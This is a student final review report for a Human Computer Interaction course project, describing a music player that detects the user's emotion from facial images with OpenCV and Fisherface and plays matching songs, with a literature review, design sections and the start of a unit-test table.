

FACIAL EXPRESSION ANALYSER AND EMOTION CHANGER MUSIC PLAYER

FINAL REVIEW REPORT

Submitted by

PRABHAKAR KUMAR(18BCE0194)

SIDHARTH BANSAL(19BCE2080)

SAUMITRA PATHAK(19BCE2411)

NIDHI VERMA(18BCE0516)

ANIKET SINGH(19BCE2103)

Prepared For

Human Computer Interaction (CSE4015)

PROJECT COMPONENT

Submitted To

Ragunthar .T

Assistant Professor (Senior)

School of Computer Science and Engineering

Index

Index	page no.
1 Abstract	3
2 Introduction	4
3 Requirement Analysis	5
3.1 Tools and technology used	5
3.2 Working methodology	6
3.3 Background and related work	7
4 Data flow	10
4.1 System process flow	10
4.2 Sequence diagram	11
4.3 HTA diagram	11
4.4 StoryBoard Sketching	12
4.1.1 Basic interface	12
4.1.2 Emotion mode	12
4.1.2 Queue mode	13
4.1.3 Random mode	14
5 Ten Heuristic evaluation / Shneiderman's 8 Golden Rules matching with UI	14
5.1 Nielsen's 10 Heuristic Principles	13
5.1.2 Match between system and the real world	14
5.1.3 User control and freedom	15
5.1.4 Error prevention	15
5.1.5 Help users recognize, diagnose, and recover from errors	16
5.1.6 Consistency and standards	16
5.1.7 Recognition rather than recall	17

Human Computer Interaction (CSE4015) –J COMPONENT PROJECT WORK REPORT

5.1.8 Flexibility and efficiency of use	17
5.1.9 Aesthetic and minimalist design	18
5.1.10 Help and Documentation	18
6 Testing	19
6.1 Unit testing	19
6.1.1 Testing of basic GUI elements	19
6.1.2 Testing emotion mode	20
6.1.3 Testing Queue mode	24
6.1.4 Testing Random mode	25
6.1.5 Testing Help	26
6.2 Usability Testing	26
6.2.1 Test Case 1	27
6.2.2 Test Case 2	28
6.2.3 Test Case 3	28
6.2.4 Test Case 4	28
6.2.5 Test Case 5	28
6.2.6 Test Case 6	29
6.2.7 Test Case 7	29
6.2.8 Test Case 8	29
6.2.9 Test Case 9	30
6.2.10 Test Case 10	30
6.2.11 Test Case 11	30
6.2.12 Test Case 12	31
6.2.13 Test Case 13	32

6.2.14 Test Case 14	32
6.2.15 Test Case 15	32
6.2.16 Test Case 16	32
6.2.17 Test Cases 17-23	33
7 Comparative analysis with other existing technology	35
8 Implementation and Results	36
9 Conclusion and Future scope	
10 References	

1. Abstract:

Artificial Intelligence has many significant fields of work and expression/ emotion detection is one of them. In order to detect a facial expression, the system should analyze various variability of human faces like color, posture, expression, orientation, lighting etc. Detecting facial features is a prerequisite to facial emotion recognition. One of the applications of this input can be for extracting the information to deduce the mood of an individual. This data can then be used to get a list of songs that comply with the “mood” derived from the input provided earlier. This eliminates the time- consuming and tedious task of manually Segregating or grouping songs into different lists and helps in generating an appropriate playlist based on an individual's emotional features. Facial Expression Based Music System aims at scanning and interpreting the data and accordingly creating a playlist based on the parameters provided. Thus our proposed system focuses on detecting human emotions for developing emotion based music players, which are the approaches

used by available music players to detect emotions, which approach our music player follows to detect human emotions and how it is better to use our system for emotion detection. A brief idea about our systems working, playlist generation and emotion classification is given. This is achieved by observing the parts of the face, like eyes, lips movement etc. These are then classified and compared to trained sets of data. In this research, a human facial expression recognition system will be modeled using the eigenface approach. The proposed method will use the HAAR Cascade classifier to detect the face in an image. Fisher Faces calculation can be utilized for decreasing the high dimensionality of the eigenspace and after that anticipating the test picture upon the eigenspace and computing the Euclidean separation between the test picture and mean of the eigen faces. The gray scale image of the face is used by the system to classify five basic emotions such as surprise, disgust, neutral, anger and happiness.

2.Introduction:

Over the last years, face recognition and automatic analysis of facial expressions has been one among the foremost challenging research areas within the field of Computer vision and has received a special importance. Emotion plays a crucial role to understand the feeling of each person's figure clearly about a person's personality. Facial and emotional Expression recognition is an important technique. Affective computing: affective computing is computing that relates to, arises from or deliberately influences emotions. Ubiquitous and universal use of computational systems required improved Humancomputer interaction.

Human face detection plays an important role in applications such as video surveillance, human computer interface, face recognition, and face image database management. Facial expressions are important cues for nonverbal communication among human beings. This is only possible because humans are able to recognize emotions quite accurately and efficiently. An automatic facial emotion recognition has many commercial uses in real world scenarios. Psychological studies and research have shown that music has a profound impact on users' emotions.

In this project we have focused on integrating music players with emotion recognition systems. The project focuses on the music being played according to the current emotion of the user which is analysed by the facial expression. The music player has been designed in such a way that it can be used on any device. Web development tools have been used to implement the interface of the music player. In the backend a machine learning algorithm is being implemented to analyse the facial expression and coordinate with the frontend to play the music according to the emotion.

Importance of Emotion Recognition:

- Human face detection plays an important role in applications such as video surveillance, human computer interface, face recognition, and face image database management.
- Facial expressions are important cues for nonverbal communication among human beings. This is only possible because humans are able to recognize emotions quite accurately and efficiently. An automatic facial emotion recognition has many commercial uses and can be used as a biological model for cognitive processing and analyzing of the human brain.
- Collectively they can enhance their applications like monitoring and surveillance analysis, biomedical image, smart rooms, intelligent robots, human computer interfaces and driver's alertness system and can play a vital role in the field of security and crime investigations.

3. Requirement Analysis (Data Collected)

3.1 Tools and Technology Used -

This project is made of two components. The first one is the emotion recognition system which will work in the backend and the other one is the music player UI which is the frontend.

For Emotion recognition using facial expression, we have developed the algorithm by using PYTHON programming language.

Technology used for emotion recognition -

Python3 or any latest python IDE (like Anaconda or jupyter) Python Libraries Used

- - ❖ Numpy - It has various mathematical functions for working in the domain of linear algebra, fourier transform, and matrices.
 - ❖ OpenCV - Most widely used python library for image capturing and facial expression analysing
 - ❖ Fisherface Module - Fisher face classifier is specially structured for detecting faces and recognising them
 - ❖ Glob - Is used to retrieve files/path names matching a specified pattern. The pattern rules of glob follow standard Unix path expansion rules.
 - ❖ Eel - It is used to integrate the functions from the python programming language to JavaScript Code and Vice versa

Technologies used in Frontend -

- ★ HTML
- ★ CSS
- ★ Javascript

3.2 Working Methodology -

The main aim of the project is to play the music according to the emotion of the user, which is detected from the facial expression of the User. This is made possible by using 2 technologies: one is the machine learning algorithms which are used to detect the emotion of the user from their facial expression, and the other one is the web development tools for developing the UI or frontend of the music player. The music player opens with an interactive UI and offers 3 modes for the user to select from i.e. 1. Random mode 2. Emotion mode 3. Queue mode. In Random mode the music is played randomly irrespective of the emotion. In queue mode the music is played according to the playlist defined by the user. The main feature of the project is the emotion mode in which the music is played according to the emotion of the user. As soon as the user selects the emotion mode the algorithm accesses the device's camera and using the OpenCV library of python the image of the user is captured and sent to the algorithm for emotion analysis. The image captured is first grayscale and resized so as to predict the facial expression from the trained model of the haarcascade which is trained from the frontal face data. Then the trained model xml

file is loaded for the fisherface module which will predict the emotion of the user. The Fisherface module works by analyzing images then it will reduce the dimension of the data by calculating its statistical value according to the given categories and stores the numeric values in an xml file. While prediction it also calculates the same for a given image and compares the value with the computed dataset values and gives the according result with confidence value. The emotion is then predicted by the algorithm in the categories of Neutral, Happy, Sad and angry. This is the working methodology of the backend that we have designed. For the User interface the music player is designed by using technologies such as HTML, CSS and JavaScript. The UI is designed in an interactive format with users given the choice to choose from 3 different modes. When the user selects the Emotion mode the camera captures the image of the User and sends it to the backend algorithm. The machine learning algorithm and the web based interface is being linked by using the EEL library of python which allows to integrate the functions of python in JavaScript and vice-versa. The emotion detected is retrieved from the backend and then the music is being played accordingly.

3.3 Background and Related work -

Human face detection plays an important role in applications such as video surveillance, human computer interface, face recognition, and face image database management.

[1]2017 Smart music player integrating facial emotion and music mood recommendation <https://ieeexplore.ieee.org/document/8299738> A multi-layered convolutional neural network is programmed to evaluate the features of the user image. The convolutional neural network contains an input layer, some convolutional layers, ReLU layers, pooling layers, and some dense layers (fully-connected layers), and an output layer. We will describe the procedure that will be used to identify the mapping of each song with its mood. We'll extract the acoustic features of the songs using LibROSA, aubio pitch and other state-of-the art audio extraction algorithms. Based on these features, we'll train an artificial neural network which will successfully classify the songs in 4 classes with an accuracy of 97.69%.

[2] 2017 An Intelligent Music Player Based on Emotion Recognition
<https://ieeexplore.ieee.org/document/8447743> The system uses a video capture object in order to access the web camera of the computer being used. Multiple images are captured from a web camera. To predict the emotion accurately, we might want to have more than one facial image. Blurred images can be an error source (especially in low light conditions) and hence, the multiple images are averaged to get an image devoid of any blur. Histogram equalization is an image processing technique used to enhance the contrast of the image by normalizing the image throughout its range. This image is then cropped and converted to greyscale so that only the foreground of the image remains, thereby reducing any ambiguity.

[3] 2011 UKSim 5th European Symposium on Computer Modeling and Simulation
<https://ieeexplore.ieee.org/document/6131215> 6 Emotion recognition from facial expressions is a very powerful means for human machine interaction application due to the fact that the use of the camera allows non intrusive application. In this paper, we present our controller of music players based on the emotion of the computer user. The person is in front of the embedded camera of the computer, recognition of emotions in real time is performed with our approach based on the variation of distance and SVM classifier. The aim of this application is to change the music depending on the change of the user's emotion.

[4] 2019 Facial Expression Based Music Player
<https://ieeexplore.ieee.org/document/7732105> The expressions of a person are detected by extracting the facial features using the PCA algorithm and Euclidean Distance classifier. An inbuilt camera is used to capture the facial expressions of a person which reduces the designing cost of the system as compared to other methods. The results show that the proposed system achieves upto 84.82% of accuracy level in recognizing the expressions. To recognize and classify the expressions of a person Euclidean distance classifier is used. It gets the nearest match for the test data from the training data set and hence gives a better match for the current expression detected. Euclidean distance is basically the distance between two points and is given by “(3.1)”. It is calculated from the mean of the eigenfaces of the training dataset. The training images that correspond to various distances from the mean image are labeled with expressions like happy, sad, fear, surprise, anger, disgust and neutral. When the Euclidean distance between the eigenfaces of the test image and

mean image matches the distance of the mean image and eigenfaces of the training dataset the expression is classified and named as per the labeled trained images. Smaller the distance value obtained, the closest match will be found. If the distance value is large enough for an image then the system has to be trained for that individual. The equation to measure Euclidean distance between two points, say p and q is given as: $d(q,p) = \sqrt{(\sum_{i=0}^n (q_i - p_i)^2)}$

[5] S. Deebika, K. A. Indira and Jesline, "A Machine Learning Based Music Player by Detecting Emotions," 2019 Fifth International Conference on Science Technology Engineering and Mathematics (ICONSTEM), Chennai, India, 2019, pp. 196-200, doi: 10.1109/ICONSTEM.2019.8918890. 7

This paper includes the implementation of Convolutional neural network for the emotion detection and thereby playing a song accordingly. In order to obtain minimal processing, multilayer perceptrons are implemented by CNNs. In comparison to various algorithms for image classification, CNNs are observed to have little processing. We use the training procedure of backpropagation to activate the filters for better visualization. Depending on the emotion detected, the mapping of emotion to the list of songs in accordance to the mood is done and thereby the song is played. In this project, we use the PyCharm tool for analysis.


[6] A. Arora, A. Kaul and V. Mittal, "Mood Based Music Player," 2019 International Conference on Signal Processing and Communication (ICSC), NOIDA, India, 2019, pp. 333-337, doi: 10.1109/ICSC45622.2019.8938384.

This paper will study various algorithms based on classification to provide a clear methodology to i) classify songs into 4 mood categories and ii) detect users mood through his facial expressions and then combine the two to generate user customized music playlist. Songs have been classified by two approaches; by directly training the models namely KNN, Support Vector Machines (SVM), Random Forest and MLP using selected audio features and by predicting a songs arousal and valence values using these audio features. The first approach attains a maximum accuracy of 70% using MLP while the latter achieves accuracy of 81.6% using SVM regression. The face mood classifier using HAAR classifier and fisher face algorithm attains precision of 92%.


[7] A. Alrihaili, A. Alsaedi, K. Albalawi and L. Syed, "Music Recommender System for Users Based on Emotion Detection through Facial Features," 2019 12th International Conference on Developments in eSystems Engineering (DeSE), Kazan, Russia, 2019, pp. 1014-1019, doi: 10.1109/DeSE.2019.00188. The proposed system detects the emotions, if the subject has a negative emotion then a specific playlist will be presented and on the other hand, if the detected emotion is positive, a suitable playlist will be provided which includes different types of music 8 that will enhance the positive emotions. Implementation of the proposed recommender system is performed using Viola-Jones algorithm and Principal Component Analysis (PCA) techniques, we were able to implement the proposed system successfully in MATLAB(R2018a).

4. Data Flow (HTA, Storyboard)

4.1 Proposed System Process flow -



4.2 Sequence Diagram -



4.3 HTA Diagram:




Hta Link-


https://drive.google.com/file/d/1tlnSwOmKrn_hlTJAISBpxVNn7lh7RvQL/view?usp=sharing

4.4 StoryBoard Sketching



4.4.1 Interface:




4.1.2 Emotion Mode



4.1.3 Queue Mode



4.1.4 Random Mode



5. Ten Heuristic evaluation / Shneiderman's 8 Golden Rules matching with UI

5.1 Nielsen's 10 Heuristic Principles


5.1.1 Visibility of system status




5.1.2 Match between system and the real world



5.1.3 User control and freedom



5.1.4 Error prevention



Also, the user can always re-capture the emotion in case of an incorrect detection.

5.1.5 Help users recognize, diagnose, and recover from errors




5.1.6 Consistency and standards



5.1.7 Recognition rather than recall


The system recognizes the face for every single run rather than using previously stored images and thereby detects current mood with a new result every time.



5.1.8 Flexibility and efficiency of use



5.1.9 Aesthetic and minimalist design



5.1.10 Help and Documentation



6. TESTING

6.1 Unit testing

6.1.1 Testing of basic GUI elements

Test ID	Function	Input	Expected result	Actual result	Pass/Fail
101	play button of song icon is playing the selected song	Click on play button	Selected song starts playing	Selected song starts playing	Pass
102	queue button of song icon is queuing	Click on queue button	Selected song gets queued	Selected song gets queued	Pass

	the selected song				
103	play/pause button of music player is working	Click on play/pause button	Song paused	Song paused	Pass
